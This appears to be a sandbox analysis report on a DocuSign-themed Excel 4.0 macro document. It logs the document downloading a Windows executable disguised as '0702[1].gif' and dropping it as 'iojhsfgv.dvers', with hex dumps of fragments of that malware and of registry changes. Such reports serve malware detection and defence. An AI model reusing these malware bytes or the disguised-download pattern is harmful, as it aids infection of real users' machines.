C:\Users\user\Desktop\C7DE0000	unknown	16384	2c c9 64 55 3e 22 e3 71 e3 e6 6b 3c 37 85 03 d3 da d8 95 dc 50 16 d2 e7 6b 06 ac 8a 16 a2 2c 6c cd 92 25 7e 40 92 b2 e7 a7 da 39 ea ae c8 f2 43 4a 6f de 24 fd 43 91 0c db 6b bd da 56 80 1b b0 ae be 52 84 0c 35 d1 c1 79 d1 30 66 14 1c 65 70 f6 38 ea 43 2d 79 18 03 00 b5 ed 8a a0 00 6a ca dd bf 1f ab 27 76 fa 26 1f 07 88 a1 b6 91 34 fc b8 7f f2 b3 ca 9e ec 0a b3 22 9e d7 55 7a a7 3e 0e 2b e5 37 b3 60 e2 9a 5c e8 35 78 b8 32 23 16 50 7b 34 88 8c 36 84 50 92 4c e3 a2 6c 6d c9 dd 1e f6 7a 34 66 a5 3b 8a 0f ae de d1 e3 ef fc 2b 91 b6 0f c0 3c 90 d7 5d 1f e8 ce 0f 77 da 5c 42 14 6c 13 7d 6a 64 ce 73 07 ac 8c 9a 8e c5 99 38 59 9d 21 bf 21 88 60 eb f0 d8 34 f0 19 b7 9e c0 66 6f 67 d3 6f 6a 2e 40 e9 96 8c c3 92 32 dd cb 27 32 91 f3 62 8d 0e 9a 96 44 37 91 c5 e3 3a	,.dU>".q..k<7.......P...k..... ,l..%~@.....9....CJo.$.C...k. .V.....R..5..y.0f..ep.8.C-y.... ....j.....'v.&......4......... ."..Uz.>.+.7.`..\.5x.2#.P{4.. 6.P.L..lm....z4f.;........+.... <..]....w.\B.l.}jd.s.......8Y. !.!.`...4.....fog.oj.@.....2.. '2..b....D7...:	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C7DE0000	unknown	16384	3e c0 8f 4f f0 20 81 bc a9 18 4a bf 5f df bf be be ae e6 df fb ed df f5 fe e1 ab 53 41 ef 2e 3a e6 43 d9 e8 85 b4 1e 42 c9 1d 88 d8 6e 7c 52 87 01 2b 31 06 a9 86 c7 65 81 a4 e0 c8 c4 1e 44 8c 65 86 ad 86 17 9e 20 27 13 f2 5d e4 a3 23 7a 25 36 b0 88 71 ce 68 b8 1e 71 2c 40 a0 e2 50 e5 76 c5 60 3a 10 e9 06 a5 b4 97 98 cc 22 7f a5 10 37 fd f9 4d 9d f4 c7 f5 d7 5f de d7 f5 d8 c1 eb 65 d1 6b d4 02 6f 01 51 b9 88 fe ab aa af ec f6 82 a8 12 16 ee 21 26 18 16 ad 87 83 08 70 35 38 f2 92 18 b0 83 24 be ab f4 9a 96 21 af 61 a4 55 af a8 e0 60 da f4 0c db 41 a9 02 bf 20 f4 11 d5 0d 39 fa 00 f9 99 0a f9 7c 13 bc 42 50 54 e9 9a 86 bb 47 f9 1b 85 93 a1 90 fe 75 fd 6a 0e 87 5f 7f 7d 3f 36 ed e1 d0 da d7 a1 39 de 3e 98 0b d7 ef ed d9 25 90 c3 ab 42 ea 5c 79 57 90 87 bd a6	>..O. ....J._.....SA. .:.C.....B....n|R..+1....e.... ..D.e..... '..]..#z%6..q.h..q, @..P.v.`:....."...7..M..... _.....e.k..o.Q.....!& .....p58.....$.....!.a.U...`. ...A... ....9.....|..BPT....G .....u.j.._.}?6.....9.>.... ..%...B.\yW....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C7DE0000	unknown	16384	e1 c1 d9 bc 01 cb 2d 7d fe 57 21 16 a8 76 90 2b 8d 0e 3a 71 3d cd 38 38 81 62 47 07 83 b8 51 d4 b3 2e 98 f9 bf 4f 35 1b 60 90 c4 79 d6 f4 ab c2 86 4a 60 c9 8e 09 46 d6 c9 72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9	.....-}.W!..v.+..:q=.88.bG... Q.....O5.`..y.....J`...F..rJ. M...)...+...*..|..Q....?7..\Tg .....';...-....y.DW.=....wA3. #."....(....z.I...U8x...&.p.c .k....b..J.....-.@O.....x.\~.. .E...\.S.....:u.....H.I(.bg.. .ns.....d....8.i....B.....@.. .N....v..VS[N..	success or wait	1	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\C7DE0000</td><td>unknown</td><td>12007</td><td>00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 40 00 be
00 88 00 3f 00 00
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 43
00 43 00 43 00 40
00 d7 00 44 00 00
14 00 00 6c 02 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00 8c 00 8c
00 8c 00</td><td>.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.C
.C.C.C.C.C.C.C.@.....?...C
.C.C
.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.C
.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.C
.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.C
.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.C
.C.C.@...D.....l.............
....
..............</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\C7DE0000</td><td>unknown</td><td>16384</td><td>e1 c1 d9 bc 01 cb
2d 7d fe 57 21 16
a8 76 90 2b 8d 0e
3a 71 3d cd 38 38
81 62 47 07 83 b8
51 d4 b3 2e 98 f9
bf 4f 35 1b 60 90
c4 79 d6 f4 ab c2
86 4a 60 c9 8e 09
46 d6 c9 72 4a 80
4d cf e2 cb 29 b0
d0 83 2b b4 a2 8f
2a d7 a3 7c e6 ca
51 9a 83 a3 d6 3f
37 9d a1 5c 54 67
a4 fd 0a a1 f2 27
91 3b b9 1c 0d 2d
de 9d a6 06 79 a6
44 57 93 3d 0a da
c3 ce 77 41 33 d5
23 8b 22 87 bf e4
a8 0a 28 d6 00 8a
dc 7a ef 6c cb d4
ee 55 38 78 9a 14
0c 26 af 70 a3 63
b6 6b 88 be e2 ae
62 a9 82 4a 1e de
8a 9f d6 2d f7 40
4f 84 dd b7 de ca
78 8c 5c 7e d9 01
b5 45 9e b5 fb 5c
a6 53 b8 ee b4 fc
cc 3a 75 8b 8a cc
89 c0 12 48 d2 49
28 03 62 67 2e ff
20 c5 6e 73 f1 c4
90 ae c7 64 9b 94
d2 1f 38 ed 69 d2
1d c1 e0 42 a3 9b
8e 06 8b 40 ef de
94 4e 9e cc e7 dd
76 ea bb 56 53 5b
4e e8 e9</td><td>......-}.W!..v.+..:q=.88.bG...
Q......O5.`..y.....J`...F..rJ.
M...)...+...*..|..Q....?7..\Tg
.....'.;...-....y.DW.=....wA3.
#."....(....z.l...U8x...&.p.c
.k....b..J.....-.@O.....x.\~..
.E...\.S.....:u......H.I(.bg..
.ns.....d....8.i....B.....@..
.N....v..VS[N..</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C7DE0000	unknown	15899	00 43 00 40 00 be 00 88 00 3f 00 00 00 43 00 40 00 d7 00 44 00 00 14 00 00 6c 02 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00	.C.C.C.C.C.C.C.C.C.C.C.C. C.C.C.C .C.C.C.C.C.C.C.C.@.....?...C .C.C .C.C.C.C.C.C.C.C.C.C.C.C. C.C.C.C .C.C.C.C.C.C.C.C.C.C.C.C. C.C.C.C .C.C.C.C.C.C.C.C.C.C.C.C. C.C.C.C .C.C.C.C.C.C.C.C.C.C.C.C. C.C.C.C .C.C.@...D.....l..............	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C7DE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 5c fc 03 4f 2b d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......T.......`..... ..x........................... ....Microsoft Excel.@.....|.#... @....\..O+..........	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C7DE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 05 00 00 00 44 6f 63 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....Doc1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C7DE0000	unknown	3072	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C7DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 75 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 70 02 00 00 71 02 00 00 72 02 00 00 73 02 00 00 74 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....u........... ....p...q...r...s. ..t...........................	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	unknown	7087	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP.....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	13FF9828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	unknown	5057	33 c0 89 46 08 eb 02 33 db 8b c3 5e 5b c3 8d 40 00 89 15 04 60 45 00 e8 b5 16 00 00 c3 53 56 8b f2 8b d8 80 e3 7f 83 3d 08 80 45 00 00 74 0a 8b d6 8b c3 ff 15 08 80 45 00 84 db 75 0d e8 9b 34 00 00 8b 98 04 00 00 00 eb 0f 80 fb 18 77 0a 33 c0 8a c3 8a 98 48 60 45 00 33 c0 8a c3 8b d6 e8 ad ff ff ff 5e 5b c3 8b c0 83 e0 7f 8b 14 24 e9 a9 ff ff ff c3 50 52 51 e8 60 34 00 00 83 b8 04 00 00 00 00 59 5a 58 75 01 c3 31 c0 e9 d8 ff ff ff c3 8d 40 00 53 8b d8 e8 40 34 00 00 89 98 04 00 00 00 5b c3 56 57 89 c6 8b 7c 24 0c 31 c0 0a 06 74 2b 85 d2 7e 18 39 c2 7f 1b 29 d0 40 85 c9 7c 14 39 c1 7f 14 01 d6 88 0f 47 f3 a4 eb 11 ba 01 00 00 00 eb e5 31 c9 eb ec 89 c1 eb e8 88 07 5f 5e c2 04 00 c3 8d 40 00 53 e8 ee 33 00 00 8b 98 04 00 00 00 e8 e3 33 00 00 33 d2 89 90 04	3..F...3...^[..@....`E.......S V........=..E..t.........E...u ...4............w.3.....H`E.3 ....^[........$......PRQ .`4.........YZXu..1........@.S ...@4........[.VW...\|$.1...t+. .~.9...).@..|.9.......G....... ....1........._^.....@.S..3... ....3..3....	success or wait	1	13FF9828C	URLDownloadToFileA
C:\Users\user\iojhsfgv.dvers	unknown	12144	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP.....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	13FF9828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	unknown	8192	43 80 7d ee 00 74 28 8b d3 2b d0 b8 05 01 00 00 2b c2 50 8d 45 ee 50 53 e8 f6 bf ff ff 6a 02 6a 00 8d 85 e3 fe ff ff 50 e8 d6 bf ff ff 8b f0 85 f6 75 6a 80 7d f3 00 74 64 8d 85 e3 fe ff ff 8b d3 2b d0 b8 05 01 00 00 2b c2 50 8d 45 f3 50 53 e8 be bf ff ff 6a 02 6a 00 8d 85 e3 fe ff ff 50 e8 9e bf ff ff 8b f0 85 f6 75 32 c6 45 f5 00 8d 85 e3 fe ff ff 8b d3 2b d0 b8 05 01 00 00 2b c2 50 8d 45 f3 50 53 e8 88 bf ff ff 6a 02 6a 00 8d 85 e3 fe ff ff 50 e8 68 bf ff ff 8b f0 8b c6 5e 5b 8b e5 5d c3 00 00 53 6f 66 74 77 61 72 65 5c 42 6f 72 6c 61 6e 64 5c 4c 6f 63 61 6c 65 73 00 00 00 00 53 6f 66 74 77 61 72 65 5c 42 6f 72 6c 61 6e 64 5c 44 65 6c 70 68 69 5c 4c 6f 63 61 6c 65 73 00 00 00 00 00 e8 0b 00 00 00 c3 8b c0 e8 23 00 00 00 c3 8b c0 53 8b d8 b8 08 00 00 00	C.}..t(..+.....+.P.E.PS.....j .j.......P.........uj.}..td... .....+.....+.P.E.PS.....j.j.. .....P.........u2.E.........+ .....+.P.E.PS.....j.j.......P .h.......^[..]...Software\Borland\Locales....Software\Borlan d\Delphi\Locales..... #.....S.....	success or wait	116	13FF9828C	URLDownloadToFileA
C:\Users\user\iojhsfgv.dvers	unknown	42442	8f 05 4c 86 45 00 89 2d 44 86 45 00 89 1d 48 86 45 00 a3 38 86 45 00 89 15 40 86 45 00 8d 4d c4 89 0d 30 86 45 00 31 c9 83 7d 0c 00 75 02 8b 08 89 0d 3c 86 45 00 b8 fc 11 40 00 a3 14 80 45 00 b8 04 12 40 00 a3 18 80 45 00 e8 91 fe ff ff 8b 45 0c 40 a2 58 86 45 00 48 59 8b 11 89 15 54 86 45 00 74 07 3c 03 7d 03 ff 14 81 51 8b 4c 24 08 85 c9 74 08 8b 45 0c 8b 55 10 ff d1 59 8b 45 0c 3c 03 7c 03 ff 14 81 83 3d 2c 80 45 00 00 75 0d c6 05 34 80 45 00 01 d9 3d 20 60 45 00 8b 45 0c 48 0f 85 91 01 00 00 e8 dc fe ff ff c2 04 00 c3 53 31 db 57 56 8b 3c 18 8d 74 18 04 8b 46 04 8b 16 01 d8 01 da e8 5e 1d 00 00 83 c6 08 4f 75 ec 5e 5f 5b c3 53 31 db 57 56 8b 3c 18 8d 74 18 04 8b 46 04 8b 16 8b 04 18 01 da e8 39 1d 00 00 83 c6 08 4f 75 eb 5e 5f 5b c3 8d 40 00 53 31 db	..L.E..-D.E...H.E..8.E...@.E.. M...0.E.1..}..u.....<.E....@.. ..E....@....E.....E.@.X.E. HY....T.E.t. <.}....Q.L$...t..E..U...Y.E. <.|.....=,.E..u...4.E...= `E..E.H.....S1.WV. <..t...F.....^.....Ou.^_ [.S1.WV.<..t...F.....9.... ..Ou.^_[..@.S1.	success or wait	6	13FF9828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\iojhsfgv.dvers	unknown	45981	5e c3 2b d1 2c 74 7b fd c1 a7 45 0a 94 82 f8 6e de 23 c8 2d 57 73 ac 13 17 07 f4 ee 06 b0 d2 c8 9c c5 e5 78 8f 3a 5a a4 a5 fd 3c 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5c 3c 85 6a 79 84 82 74 47 3a 54 03 6b 25 22 1b 00 35 a6 d5 1b ed d0 94 4d ba a9 42 b2 8a 8b fa 38 e6 40 e5 66 66 c3 df 90 0a c8 d6 05 4c 6f a7 cf 9d 8e c5 7d c9 8c 4d 82 f7 21 6e ec 0b 00 8e 6f 00 28 a2 5d b8 b7 55 77 ee bf b0 21 36 f5 a2 da e8 34 3e f3 86 64 20 24 d6 fc 8c 85 d2 67 8e 34 0d 90 d4 d9 f3 01 b2 6e 01 da 9c f3 84 7f a6 85 7b 1f eb 86 3f 6c ab d2 d5 99 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	^.+.,t{...E....n.#.-Ws..... .....x.:Z...<..... .....\ <.jy..tG:T.k%"..5.....M. .B....8.@.ff.....Lo.....}..M ..!n....o.(.]..Uw...!6....4>..d $.....g.4.....n.....{...? l.....	success or wait	1	13FF9828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C7DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C7DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C7DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED597	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED77B	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED817	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
